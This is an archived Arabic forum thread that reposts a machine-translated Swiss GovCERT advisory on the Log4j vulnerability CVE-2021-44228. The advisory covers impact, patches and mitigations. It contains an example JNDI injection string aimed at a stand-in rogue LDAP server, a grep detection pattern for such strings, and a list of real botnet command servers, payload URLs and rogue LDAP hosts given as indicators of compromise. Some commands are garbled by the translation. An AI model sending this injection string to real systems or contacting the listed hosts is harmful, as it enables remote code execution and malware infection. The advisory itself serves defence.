
+- delphi4arab منتديات دلفي للعرب (https://delphi4arab.net/forum)
+-- قسم : منتديات دلفي الأخرى (https://delphi4arab.net/forum/forumdisplay.php?fid=4)
+--- قسم : الامن و تحليل التطبيقات البرمجية (https://delphi4arab.net/forum/forumdisplay.php?fid=31)
+--- الموضوع : Zero-Day Exploit (Log4j) (/showthread.php?tid=11702)
Zero-Day Exploit (Log4j) - I3CT - 13-12-2021
السلام عليكم و رحمة الله
Zero-Day Exploit Targeting Popular Java Library Log4j
PHP كود :
https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j
RE: Zero-Day Exploit (Log4j) - larbiparadox - 13-12-2021
وعليك السلام
يبدو أنه لا شيء محمي 100 بـ 100 ، شركة java شركة قوية بمعنى الكلمة ، لكن الله يحفظ
الصفحة مترجمة
************
في صباح يوم الجمعة ، تلقى NCSC / GovCERT.ch تقارير حول ثغرة خطيرة في مكتبة جافا الشهيرة تسمى “Log4j”. في وقت تلقي هذه التقارير ، يبدو أنه تم استغلال الثغرة الأمنية من قبل الجهات الفاعلة في التهديد "في البرية" ولم يكن هناك تصحيح متاح لإصلاح الثغرة الأمنية (استغلال اليوم 0).
Log4j هي مكتبة Java شائعة تم تطويرها وصيانتها بواسطة مؤسسة Apache. تم اعتماد المكتبة واستخدامها على نطاق واسع في العديد من منتجات البرامج التجارية ومفتوحة المصدر كإطار عمل للتسجيل لجافا.
تعتبر الثغرة الأمنية (CVE-2021-44228 1) أمرًا بالغ الأهمية ، حيث يمكن استغلالها عن بُعد بواسطة خصم غير مصادق لتنفيذ تعليمات برمجية عشوائية (تنفيذ التعليمات البرمجية عن بُعد - RCE). درجة خطورة الثغرة 10 (من 10) في نظام تسجيل نقاط الضعف المشترك (CVSS) الذي يحدد مدى شدة الضعف.
تنتج الثغرة الأمنية عن كيفية معالجة رسائل السجل بواسطة معالج log4j. إذا أرسل المهاجم رسالة معدة خصيصًا (تحتوي على سلسلة مثل $ {jndi: ldap: //rogueldapserver.com/a}) ، فقد يؤدي ذلك إلى تحميل فئة رمز خارجي أو بحث عن رسالة وتنفيذ هذا الرمز ، مما يؤدي إلى إلى موقف يُعرف باسم تنفيذ التعليمات البرمجية عن بُعد (RCE).

لكن الثغرة أيضًا معقدة نوعًا ما: في حين أن بعض المنتجات قد تكون عرضة للاختراق ، فهذا لا يعني بالضرورة أنه يمكن استغلال الثغرة الأمنية بنجاح لأن هذا يعتمد على العديد من الشروط المسبقة واللاحقة مثل JVM المستخدمة ، والتكوين الفعلي ، إلخ. يتأثر أي إصدار من log4j بين الإصدارين 2.0 و 2.14.1.
بمجرد إصدار التصحيح بعد ظهر يوم الجمعة ، قمنا بنشر استشاري للبنية التحتية الحيوية الوطنية (KRITIS) ننصحهم بتطبيق التصحيح المقابل في أقرب وقت ممكن. نظرًا لأن العديد من موردي الجهات الخارجية يعتمدون على Log4j في منتجاتهم ، فقد كانوا يعملون بجد لإصدار تصحيحات لمنتجاتهم أيضًا. في الـ 48 ساعة الماضية ، نشر العديد من البائعين تصحيحات أمان لمنتجاتهم. نحث المنظمات والبنية التحتية الحيوية الوطنية على التحقق من مشهد برامجهم لاستخدام Log4j وتطبيق التصحيحات المقابلة في أقرب وقت ممكن. إذا تعذر إجراء التصحيح ، نوصي باتخاذ أي إجراء تخفيف ممكن لتجنب المزيد من الضرر.
خلال عطلة نهاية الأسبوع ، كنا على اتصال دائم مع الشركاء الوطنيين والدوليين حول هذا الموضوع ، وقمنا بإعادة تقييم الوضع باستمرار. كنا نجمع باستمرار معلومات استخبارية عن التهديدات من OSINT والشركاء وأجهزة الاستشعار الخاصة بنا والتي سمحت لنا بنشر تدابير التخفيف المناسبة ، وحماية الأجهزة المعرضة للخطر في سويسرا على نطاق واسع. في مساء السبت ، بدأنا بإخطار المنظمات التي يحتمل أن تتأثر في سويسرا بشأن حالات Log4j الضعيفة التي يمكن الوصول إليها من الإنترنت. تم إرسال مثل هذه الإخطارات أيضًا إلى العديد من البنية التحتية الوطنية الحيوية (KRITIS).
بينما يمكن استخدام الثغرة الأمنية في الهجمات المستهدفة ضد البنية التحتية الحيوية الوطنية ، لم نتلق أي تقارير في هذا الصدد حتى الآن. تم استخدام محاولات الاستغلال التي لاحظناها حتى الآن لنشر برامج ضارة جماعية مثل Mirai2 و Kinsing3 و Tsunami3 (المعروف أيضًا باسم Muhstik). يتمثل الاستخدام الأساسي لهذه الروبوتات في شن هجمات DDoS (Mirai و Tsunami) أو تعدين العملات المشفرة (Kinsing).
التوصيات
احصل على نظرة عامة على الأنظمة والبرامج التي تستخدم log4j في بيئتك (قد تكون هذه مهمة تستغرق وقتًا طويلاً ، لذا من الأفضل البدء مبكرًا).
قم بتطبيق تصحيحات الأمان المقابلة للبرامج / الأجهزة التي تواجه الإنترنت على الفور
قم بتطبيق تصحيحات الأمان المقابلة للبرامج / الأجهزة الداخلية في أقرب وقت يناسبك **
إذا لم يكن التصحيح ممكنًا لأي سبب من الأسباب ، فإننا نوصي بشدة بعزل النظام عن الإنترنت و / أو تطبيق تدابير التخفيف التالية:
للإصدار> = 2.10: اضبط log4j2.formatMsgNoLookups على true
بالنسبة للإصدارات من 2.0 إلى 2.10.0: قد ترغب في إزالة فئة LDAP من log4j تمامًا عن طريق إصدار الأمر التالي: zip -q -d log4j-core - *. jar org / apache / logging / log4j / core / lookup / JndiLookup.class
بالنسبة لبعض إصدارات JVM ، من الممكن تعيين com.sun.jndi.rmi.object.trustURLCodebase و com.sun.jndi.cosnaming.object.trustURLCodebase على false لتقليل الثغرة الأمنية. بعض إصدارات JVM لديها هذا بالفعل كإعداد افتراضي
يمكنك التحقق من محاولات الاستغلال - بغض النظر عما إذا كانت ناجحة أم لا - في سجلات خادم الويب باستخدام أمر Linux / Unix التالي: sudo egrep -i -r '\ $ \ {jndi: (ldap [s]؟ | rmi | نظام أسماء النطاقات): / [^ \ n] + '/ var / log /
تحقق من سجلات محيط الشبكة لديك للتحقق من وجود قائمة مؤشرات الاختراق (IOCs) المذكورة أدناه:
كود :
nazi.uy # Mirai botnet C2
log.exposedbotnets.ru # Tsunami botnet C2
194.59.165.21:8080 # Tsunami botnet C2
195.133.40.15:25565 # Mirai botnet C2
185.154.53.140:80 # Kinsing botnet C2
138.197.206.223:80 # Kinsing payload delivery server
18.228.7.109:80 # Kinsing payload delivery server
82.118.18.201:80 # Kinsing payload delivery server
92.242.40.21:80 # Kinsing payload delivery server
185.191.32.198:80 # Kinsing payload delivery server
80.71.158.12:80 # Kinsing payload delivery server
185.191.32.198:80 # Kinsing payload delivery server
45.137.155.55:80 # Kinsing payload delivery server
185.191.32.198:80 # Kinsing payload delivery server
45.137.155.55:80 # Kinsing payload delivery server
62.210.130.250:80 # Mirai payload delivery server
http://210.141.105.67/wp-content/themes/twentythirteen/m8 # Kinsing payload URL
http://159.89.182.117/wp-content/themes/twentyseventeen/ldm # Kinsing payload URL
45.130.229.168:1389 # Rogue LDAP server
82.118.18.201:1534 # Rogue LDAP server
45.130.229.168:1389 # Rogue LDAP server
185.250.148.157:1389 # Rogue LDAP server
92.242.40.21:5557 # Rogue LDAP server
205.185.115.217:47324 # Rogue LDAP server
163.172.157.143:1389 # Rogue LDAP server
45.155.205.233:12344 # Rogue LDAP server
إذا كنت تستخدم معرفات هوية مستندة إلى الشبكة تستند إلى Snort أو Suricata (أو متوافقة) ، فقد ترغب في استخدام القواعد للكشف عن محاولات الاستغلال.
إذا كانت لديك أنظمة ضعيفة ، فتحقق منها بعناية شديدة بحثًا عن أي علامة على الاستغلال لأن الفحص مكثف للغاية ونعتقد أنه تم استغلال الأنظمة الضعيفة بسرعة.
إذا كنت تستخدم WAF ، فقم بنشر قواعد log4j المحددة. توجد هذه للعديد من الحلول التجارية مثل Cloud Armor6 و Cloudflare WAF7 و Signal Sciences WAF8.